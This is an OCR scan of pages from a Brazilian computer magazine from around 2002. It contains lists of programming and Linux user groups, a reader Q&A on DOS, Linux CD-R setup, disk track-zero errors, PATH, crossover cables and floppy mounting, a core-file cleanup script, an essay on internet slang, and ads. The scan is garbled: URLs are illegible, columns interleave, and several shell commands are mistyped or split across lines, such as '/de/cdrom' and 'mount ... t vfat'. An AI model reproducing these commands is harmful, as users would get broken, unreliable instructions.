cabraldoidos.hypermart.net/grupo/grupo.htm

Discutindo Visual Basic
www.discutindovb.hpg.ig.com.br

VBCode
www.vbcode.hpg.ig.com.br

Comunidade de desenvolvedores Visual Basic
www.visualbasic.rg3.net

JAVA

Grupo de usuários Java da Bahia
www.javaxe.hpg.ig.com.br

Brasília Java User Group
www.dfjug.org

Clube Java BR
clubejava-br.intercorp.com.br

Barões do Café
www.equipenet.com.br/baroes

Grupo de Java no DI-UFPE
www.di.ufpe.br/~java

lvedores

PHP

PHPBrasil
phpbrasil.com

S[illegible]
www.superphp.com.br

PHPMafia
www.phpmafia.com.br

Listainfophp
www.nossogrupo.com.br/grupo.asp?grupo=2993

Sin002
[illegible]
gosin/phpsin.htm

php-pt
groups.yahoo.com/group/php-pt

php-br
www.nossogrupo.com.br/grupo.asp?grupo=3137

PHPFree
www.phpfree.k8.com.br

PHP Programming
planeta.terra.com.br/informatica/robsongehl/php.htm

PHPBB
www.meugrupo.com/Grupo_nao_loga
[illegible]

GERAL

Linha de Código
www.linhadecodigo.com.br

Programadores de jogos
www.pdj.com.br

e-Kit
www.e-k[illegible]

NetBrasil
[illegible].com.br/grup[illegible]?grupo=2786

Clube da Computação
www.clubedacomputacao.hpg.com.br

Clube do Programador
progam.hypermart.net

Código Livre
br.geocities.com/john_b05

IDevelopers
www.idevelopers.cjb.net

Programação Online
[illegible]

Programadores da Feira
[illegible]

Programadores do Brasil
www.geocities.com/siliconvalley/haven/7259

DELPHI

Delphi com Crystal Report
inforum.insite.com.br/468/

Delphi Rio Preto
www.delphirp.com.br

Free Team Delphi
[illegible]

Delphi Brasil
www.delphibrasil.com

Delphi Bahia
www.delphibahia.eti.br

Clube Delphi
[illegible]

DelphiPR
ramerhy.vilabol.uol.com.br

Planet Delphi
ramerhy.vilabol.uol.com.br

DelphiGo
www.geocities.com/CapeCanaveral/Hall/7613

Dr. Delphi
[illegible]

Programação Delphi
/intermega.globo.com/jsg

PCM

Família

Converse sobre Linux com outros usuários. São milhares espalhados em diversos grupos. Todos eles com um interesse em comum, aumentar o seu conhecimento sobre o sistema operacional que vem conquistando mais espaço a cada dia.

E para que você possa fazer parte deste universo, estamos publicando a seguir uma lista de vários grupos de usuários Linux brasileiros. Basta escolher um deles e fazer o cadastro para ficar por dentro das últimas novidades.

Linux Hangar
www.linuxhangar.hpg.com.br

SERVUX - Servidores Linux
www.servux.cjb.net

Segurança no Conectiva Linux
distro.conectiva.com.br/mailman/listinfo/seguranca

AnO2001
www.ano2001.com

LDP-BR Projeto de Documentação Linux
ldp-br.conectiva.com.br

Nosso Grupo - Sistemas
www.nossogrupo.com.br/canais.asp?canal=275

JustLinux
groups.yahoo.com/group/justlinux

GUS - Grupo de Usuários Slackware
gus-br.linuxmag.com.br

Grupo de Usuários Linux do Vale do Taquari
mercurio.fates.tche.br/linux/

Prog-BR - Programação Linux
listas.conectiva.com.br/listas/

Linuxabc
linuxabc.subscribe@egroups.com

Meu Grupo Sistemas Operacionais
www.meugrupo.com.br/SubCategoria.cfm?ID_SubCategoria=3

Linux-br
linux-br.conectiva.com.br

LinuxAll.org
www.linuxall.org - Edson Syguedom
webmaster@linuxall.org

Grupos Brasileiros

1 - AMAZONAS
Clube Linux de Manaus
www.typhon.com.br/linux

LinuXser Comunidade GNU/Linux
www.linuxser.org

2 - PARÁ
Linux-PA
www.linuxpa.cjb.net

Linux em Belém do Pará
br.groups.yahoo.com/group/[illegible]

Grupo de Usuários GNU/Linux da Paraíba
www.linuxview.com.br/glugpb

3 - MARANHÃO
Comlinux - Comunidade [illegible] do Maranhão
www.comlinux.ufma.br

4 - CEARÁ
Linux CE
www.[illegible]

5 - RIO GRANDE DO NORTE
Universidade Federal do Rio Grande do Norte
ufrn.br/servicos/lista_discuss.html

Grupo de Usuários Linux do Rio Grande do Norte
www.linuxpotiguar.tsx.org

6 - PERNAMBUCO
Grupo de Usuários GNU/Linux de Pernambuco
www.glugpe.cjb.net

7 - PARAÍBA
Grupo de Usuários Gnu/Linux de Paraíba
www.linuxview.com.br/glugpb

8 - SERGIPE
Linux Sergipe
linux-se.subscribe@[illegible]

Linux-SE Grupo de Usuários Linux de Sergipe
come.to/linux-se

9 - BAHIA
GULBA - Grupo de [illegible]
gulba.egipej.com.br

Clube de Usuários Linux World Bahia
www.geocities.com/Eureka/Gold/2599

10 - MINAS GERAIS
Linux BH
www.linux[illegible]

Fundação Educacional de Caratinga
www.funec.br/recursos/lista.htm

Grupo de Usuários GNU/Linux de Juiz de Fora
linuxif.jfnet.com.br

BLUG - BHZ Linux Users Group
www.[illegible]oft.com.br/blug

BHNET - Linux
www2.bhnet.com.br/lista-linux

Linux Users Group
blug.tsx.org

Centro de Treinamento e Serviços Linux de MG
www.comunidadelinux.com.br

11 - ESPÍRITO SANTO
Grupo de Usuários Linux do Espírito Santo
www.linuxes.com.br

Grupo de Usuários Linux - ES
www.[illegible]

12 - RIO DE JANEIRO
Linux Resende
linux-resende-subscribe@[illegible]

13 - SÃO PAULO
Grupo de Usuários Linux de Sorocaba
www.guls.com.br

Linux-L
linux.unesp.br

LinuxBrasil
www.portaldeinformatica.com/[illegible]/linux

LinuxSP
www.linuxsp.org.br

Linux Bauru
www.linuxbauru.com.br

Linux

Participe de um grupo de usuários Linux. No Brasil existem dezenas de grupos onde você consegue trocar experiências e saber mais sobre o sistema

Linux - Alta Disponibilidade
linux-ha-br-subscribe@bazar.conectiva.com.br

Grupo de discussão Linux
groups.yahoo.com/group/linux-board

Grupos de usuários de Linux do norte/nordeste
www.nordeste.linux.rg3.net

LinuxBQ - Linux ao alcance de todos!
www.linuxbq.cjb.net

Cipsga - Comitê de Incentivo à Produção de Software Gnu e Alternativo
www.cipsga.org.br

StarNux
www.stanux.hpg.com.br

GRUPO DO MÊS

Grupo de Usuários Linux de Juiz de Fora

linuxjf.jfnet.com.br

A principal idéia do Grupo de Usuários GNU/Linux de Juiz de Fora é ser um ponto de referência a todos os usuários Linux e de Software Livre na cidade e região. O objetivo é unir a todos e com isto promover eventos para que possam desfrutar do livre compartilhamento de conhecimento. A principal tarefa do grupo é apoiar de forma voluntária aqueles que iniciam a jornada de utilizar software livre, também de divulgar os princípios do GNU/Linux e do Software Livre, a ideologia do grupo é simples e feita por voluntários que defendem esta idéia.

VOCÊ TEM UM GRUPO?

Se você conhece algum grupo de usuários Linux que não esteja nesta lista, envie para o e-mail pcmaster@europanet.com.br

HelpLine

Aproveite este espaço e esclareça suas dúvidas técnicas sobre Linux, Windows e Informática em geral com os especialistas de PC Master

Diretório padrão

Quando estou no Windows 98 e vou para o Prompt do MS-DOS, sempre entro no diretório C:\WINDOWS. Gostaria de saber o que devo fazer para que o prompt do DOS fique na raiz C:\.

Cláudio Utino
Via Internet

Comece fazendo uma cópia do ícone do Prompt do MS-DOS. Para isto, clique com o botão direito do mouse sobre o menu Iniciar, que fica na barra de tarefas, e selecione a opção Abrir. Dê um duplo clique sobre a pasta Programas, e arraste o ícone MS-DOS para a área de trabalho usando o botão direito do mouse. Solte o botão e selecione Copiar no menu que será apresentado. Você terá então a cópia desejada no seu desktop.

Clique neste novo ícone com o botão direito do mouse e escolha a opção Propriedades. No quadro apresentado, selecione a guia Programa. Altere o preenchimento do campo Funcionando de C:\WINDOWS para C:\ e clique em OK

Quando o prompt do MS-DOS for executado a partir deste novo ícone, será usado o diretório raiz do drive C, em vez do diretório C:\WINDOWS. Como dica final, recomendamos que você copie este novo ícone para a pasta correspondente do menu Iniciar. Se desejar, você pode até mesmo remover o ícone que estava sendo usado anteriormente. Sempre que o prompt for chamado, você acessará o C:\.

CD-R no Linux

Tenho uma gravadora CD-R na minha IDE. Como devo fazer para configurar o sistema para que este dispositivo seja reconhecido no Linux?

Wesley dos Santos
Via Internet

Para utilizar a gravadora de CD-R são necessários dois softwares que se encontram na instalação da maioria das distribuições. Um é o cdrecord que é usado para ler, gravar e regravar CDs-ROM e outro o mkisofs que cria e testa imagens de CDs

Por padrão, o cdrecord trabalha apenas com as unidades que utilizam interfaces SCSI, mas existe uma forma de fazer com que a unidade IDE funcione como um drive SCSI.

Para iniciar a configuração é necessário que você saiba qual é o dispositivo correspondente ao drive, na maioria das vezes é o correspondente ao /dev/hdb. Uma forma simples de saber é utilizando o seguinte comando.

```
# ls -l /de/cdrom
```

Ao digitar o comando será exibido uma linha, no final surge o dispositivo correspondente. Note que /dev/cdrom aponta para o dispositivo.

Com a informação necessária você irá agora fazer com que ele passe a funcionar como um dispositivo SCSI para que o cdrecord seja enganado. Edite o arquivo /etc/lilo.conf e insira a seguinte linha antes da entrada prompt.


```
append="hdc=ide-scsi"
```

Salve o arquivo, e execute lilo para regravar o lilo na MBR. Você precisa usar o lilo para carregar o Linux para carregar esse parâmetro junto ao kernel.

O último passo a ser traçado é o de carregar os módulos de dispositivos SCSI no kernel, caso contrário, de nada adiantará passar parâmetros via LILO. O comando "insmod ide-scsi" carrega o módulo necessário, porém precisamos automatizar essa tarefa de modo que a mesma seja executada durante a fase de inicialização do sistema. Em sistemas baseados em Red Hat, podemos utilizar o script de inicialização /etc/rc.d/rc.local. Edite este arquivo, inserindo a seguinte linha no final do mesmo.

```
insmod ide-scsi
```

Ao reiniciar o seu sistema o dispositivo estará funcionando



Você pode alterar o diretório padrão do prompt do MS-DOS, com pequena configuração


Trilha zero

Tenho um HD Seagate de 3,2GB e estou querendo formatá-lo. No entanto, sempre aparece uma mensagem "mídia inválida ou trilha zero defeituosa". Como faço para formatar este disco? Será que é algum problema físico no HD?

Cosmo Alcir
Via Internet

Antes de chegar a qualquer conclusão, é recomendável que você se certifique que seu HD está configurado corretamente na BIOS do computador. Faça uma autodetecção do disco novamente (para configurar o número de cilindros, de cabeças e de setores do HD) e verifique se a função LBA está habilitada no CMOS Setup. Quando esses parâmetros não estão configurados corretamente, é comum aparecerem problemas como os que você descreveu.

Outra tentativa que você pode fazer é mudar a posição da trilha zero. Para fazer isso, entre no FDISK do DOS e crie uma pequena partição no disco rígido de aproximadamente 1MB. Em seguida, crie uma segunda partição com todo o restante do HD e a configure como primária. Não se esqueça também de configurar sua segunda partição como ativa, ou seja, a partição pela qual o boot será realizado.



O comando PATH permite que você liste os caminhos já registrados e adicione novos

Ao fazer isso, você estará deslocando a trilha zero para outro ponto do HD. Agora é só tentar formatar o disco e ver se seu problema foi solucionado. Caso o erro persista, recomendamos que você faça um teste com este disco rígido em um outro computador. Também pode acontecer da controladora de discos da placa-mãe (a IDE) estar com defeito.

Editando o PATH

Compilei um programa no Linux e gostaria de adicionar um caminho para ele no PATH. Como faço isso?

Carlos
Via Internet

Para ver os diretórios que estão no PATH, digite.

```
echo $PATH
```

Se o diretório desejado não estiver na lista, faça o seguinte:

```
PATH=$PATH:/diretorio/a/ser
/colocado/no/path
```

Isso colocará o diretório no PATH. Porém, este comando somente é válido para a sessão atual. Se você desejar colocar um PATH permanentemente, edite o arquivo "bash_profile", que se encontra no seu diretório home, e acrescente a linha referente ao PATH.

Já se você optar por um PATH global (que ficará disponível para qualquer usuário do Linux), coloque o PATH no arquivo /etc/profile. Mas lembre-se: para que esta configuração seja possível, você deve estar conectado como root na hora de editar o arquivo profile.

Montando redes com cabos crossover

Estou tentando conectar dois computadores em rede. Mas não possuo um hub para conectar estas duas estações, me disseram que é possível através de um único cabo de rede crossover. No entanto, estou com dificuldades para encontrar um cabo do tipo crossover. Existe alguma alternativa no mercado ou eu mesmo terei de montar meu próprio? Neste último caso, como devo proceder?

Ademir Moreira
Via Internet

Elimine os arquivos Core

Você já deve ter percebido que quando ocorre alguma falha com um software que está sendo executado é criado automaticamente um arquivo no diretório com o qual normalmente ocupa muito espaço em disco. Porém com uma pequena rotina escrita em shellscript é possível eliminar estes arquivos em todos os diretórios. Crie um arquivo chamado rmcores com o seguinte conteúdo:


```
#!/bin/sh
USAGE="$0 <directory>
<message file>"
if [ $# != 2 ] ; then
        echo $USAGE
        exit
fi
echo Apagando
find $1 -name core -atime 7 -print -type
f -exec rm {} \;
echo email
for name in `find $1
 -name core -exec
 ls -l {} \; | cut -c16-24`
do
        echo $name
        cat $2 | mail $name
done
```

Já que você não está encontrando o cabo pronto, a melhor solução é você montar seu próprio. Para isso você precisará de dois conectores RJ45, um cabo de rede do tipo par trançado e um alicate próprio para fixar conectores de redes. Todos estes equipamentos podem ser encontrados em lojas de Informática ou de eletrônica.

Uma vez que você esteja com todo o material necessário, o próximo passo é iniciar a montagem do cabo. Tudo o que você tem a fazer é ligar os fios ao conector obedecendo uma ordem, sempre usando como referência o pino 1 (veja detalhes na imagem abaixo). Confira qual é a seqüência:

Pino 1	para	Pino 3
Pino 2	para	Pino 6
Pino 3	para	Pino 1
Pino 6	para	Pino 2

Após ligar estes pinos o cabo estará pronto para ser utilizado.



Para montar um cabo do tipo crossover você precisa identificar o Pino 1, observe a imagem

Usando disquetes no Linux

Instalei o Conectiva Linux 4.2 Edição Servidor, mas não consigo utilizar disquetes. Eu tentei montar a unidade de disquete com os comandos mount /mnt/floppy e mount /dev/fd0, mas em ambos os casos a seguinte mensagem foi exibida:

```
/dev/fd0 is not a device block.
```

Estou utilizando corretamente o comando para montar unidades de disco flexível? Como resolvo este problema?

Filipi Oliveira
Via Internet

Este problema ocorre porque você está usando o comando errado para montar seu CD-ROM. A sintaxe correta para ativar dispositivos no Linux é a seguinte:

```
Sintaxe: mount [dispositivo]
[diretório] t [file system]
```

No seu caso, você está digitando apenas o comando mount seguido pelo dispositivo, ou seja, faltou indicar o diretório onde sua unidade de disquete será montada e o tipo da partição que está sendo utilizada. Tente montar a unidade de disquetes novamente utilizando o seguinte comando no shell do Linux:

```
mount /dev/fd0 /mnt/
floppy -t vfat
```

Pronto, agora todos os arquivos que aparecem no diretório /mnt/floppy serão manipulados diretamente no disquete.

Mas lembre-se, que antes de remover o disquete do computador, é necessário desassociar o mesmo no sistema. Para fazer isto, use o seguinte comando no prompt:

```
umount /mnt/floppy
```

PCM

Rodrigo Shiguemoto
rodrigo@m5.people.or.jp

Sistema:
Mac Os X.1.2
Aqua

Mostre você também a cara do seu PC. Envie a captura do seu Desktop para helpline@europanet.com.br, e apareça aqui na próxima edição da PC Master.

HELPLINE

Se você tem alguma dúvida sobre informática, entre em contato com os nossos especialistas através do e-mail helpline@europanet.com.br. As perguntas mais pertinentes serão respondidas na próxima PC Master.

Seja um destaque na multidão TENHA SEU ENDEREÇO NA INTERNET

(por apenas 25 centavos por dia)

A cada dia que passa mais e mais pessoas precisam ser encontradas. Elas tem endereço, telefone celular, caixa postal, sendo que estes, podem mudar. Para resolver este problema nós temos a solução, registre seu nome com a gente.

A VeriSign pode mostrar como conseguir o seu endereço na internet e providenciar tudo o que você necessita para criar a sua página de internet. Vamos ser realistas. Mais e mais pessoas estão procurando amigos, família, shopping e negócios na internet. A VeriSign já registrou mais de 32 milhões de endereços eletrônicos.

O que você está esperando? Registre agora no **www.vrsn.com.br/promo1** ou ligue para (0xx11) 3043-6330 e faça o seu registro .com, .net, .org, ou .com.br.

Acesse o site www.vrsn.com.br/promo1
ou ligue (0xx11) 3043-6330
e registre o seu domínio!

VeriSign

Cyber gíria

Uma breve investigação sobre as modernas gírias digitais e a antiga arte de compactar mensagens

Vc quer tc? Se você usa um computador e acessa a Internet provavelmente sabe o que esta pergunta significa. Você quer teclar, ou qualquer variação semelhante usando as abreviações vc (você) e tc (teclar), é a abertura número um de qualquer conversa via Internet entre estranhos no Brasil. E isso não é só coisa de brasileiro não. Desde os americanos até os indianos, cada povo tem sua própria gíria de Internet, adequada à sua língua natal. E ainda há os famosos e quase universais emotion icons, ou emoticons. Qualquer usuário de computador deste século reconhece os sinais :-) como uma carinha sorridente (deitada, mas sorridente). Comunicação face a face via Internet, sem o uso de vídeo.

Para os que nasceram ontem, parece até que este revolucionário estilo de linguagem nasceu com a Internet, mas a humanidade e a comunicação são muito mais antigas que qualquer computador. Mesmo sem conexões discadas à Internet, saber abreviar palavras e frases sem prejudicar a comunicação já poderia lhe poupar um bom dinheiro até mesmo no início do século XX. Qualquer avô ou bisavô de hoje ainda deve lembrar como era caro e trabalhoso enviar um telegrama e quanto se podia economizar com uma única abreviação eficaz. Os próprios operadores de telégrafo já usavam tantos códigos entre si, que o simples conhecimento do código morse mal seria suficiente para entender 10% de uma conversa típica via linhas telegráficas.

Já naquela época, eram comuns os manuais de comunicação e de abreviações, como os que se vê hoje em revistas de informática. A codificação de informações secretas (criptografia), já era conhecida e aplicada desde a Roma Antiga, e o computador apenas tornou seu processo mais rápido e complexo. Mais tarde, a popularização da comunicação eletrônica escrita no Brasil consagrou abreviações como o vc e o uso da letra h no lugar do acento. Quem já usou telex ou teletipo certamente se lembra. Mesmo os códigos Q do rádio amador podem se considerar derivados de códigos navais e ferroviários usados por operadores de telégrafo destas áreas no século XIX e XX. Coisa antiga. As abreviações em si são tão antigas quanto a escrita. Sua finalidade, assim como agora, era compactar as mensagens, reduzindo o tempo gasto para escrevê-las, da mesma forma que um compactador de PC faz com arquivos. Antigos também são o uso da criptografia e de gírias para proteger informações secretas. E enquanto se vê pessoas dizendo que nós, amantes da tecnologia, não somos seres humanos normais, a realidade mostra cybermaníacos de vanguarda, com os melhores computadores, pensando em sua comunicação como os escribas de quatro mil anos antes de Cristo. E eu ainda tenho que ouvir que são os computadores e a Internet que desumanizam o homem. **PCM**

Leandro Calçada
leandro.calcada@europanet.com.br

Novo Protect Me

Sua proteção contra usuários que detonam o Windows!

40 MIL LICENÇAS
APROVADO
2 MIL CLIENTES

Seus filhos, alunos ou funcionários detonam o Windows 95/98/Me o tempo todo em sua casa, escola ou empresa? Instale o novo Protect Me e acabe de uma vez com o trabalho de reconfiguração e reinstalação do sistema e de todos os programas.

Com o novo Protect Me, ninguém mais vai desconfigurar o Windows, instalar programas sem autorização, contaminar o sistema com vírus ou apagar ícones, pastas e arquivos importantes. Seus micros estarão sempre em ordem, prontos para uso.

Para saber mais sobre o Protect Me, ligue para (11) 4524-0234 ou visite agora mesmo www.protect.com.br e pegue em menos de 5 minutos a versão completa do programa para um teste totalmente grátis por 30 dias sem compromisso.

www.protect.com.br

(11) 4524.0234

Quartzo
www.quartzo.com

Copyright © 1988-2002 Quartzo Eletrônica Ltda. Todos os direitos reservados. Todas as marcas citadas, registradas ou não, pertencem aos seus respectivos proprietários. De acordo com a Lei 9.609 de 19/02/98, piratear o Protect Me é crime e pode dar até 4 anos de prisão e multa. A Quartzo é uma empresa filiada à ABES - Associação Brasileira das Empresas de Software e é Corporate Member da Amcham - Câmara Americana de Comércio.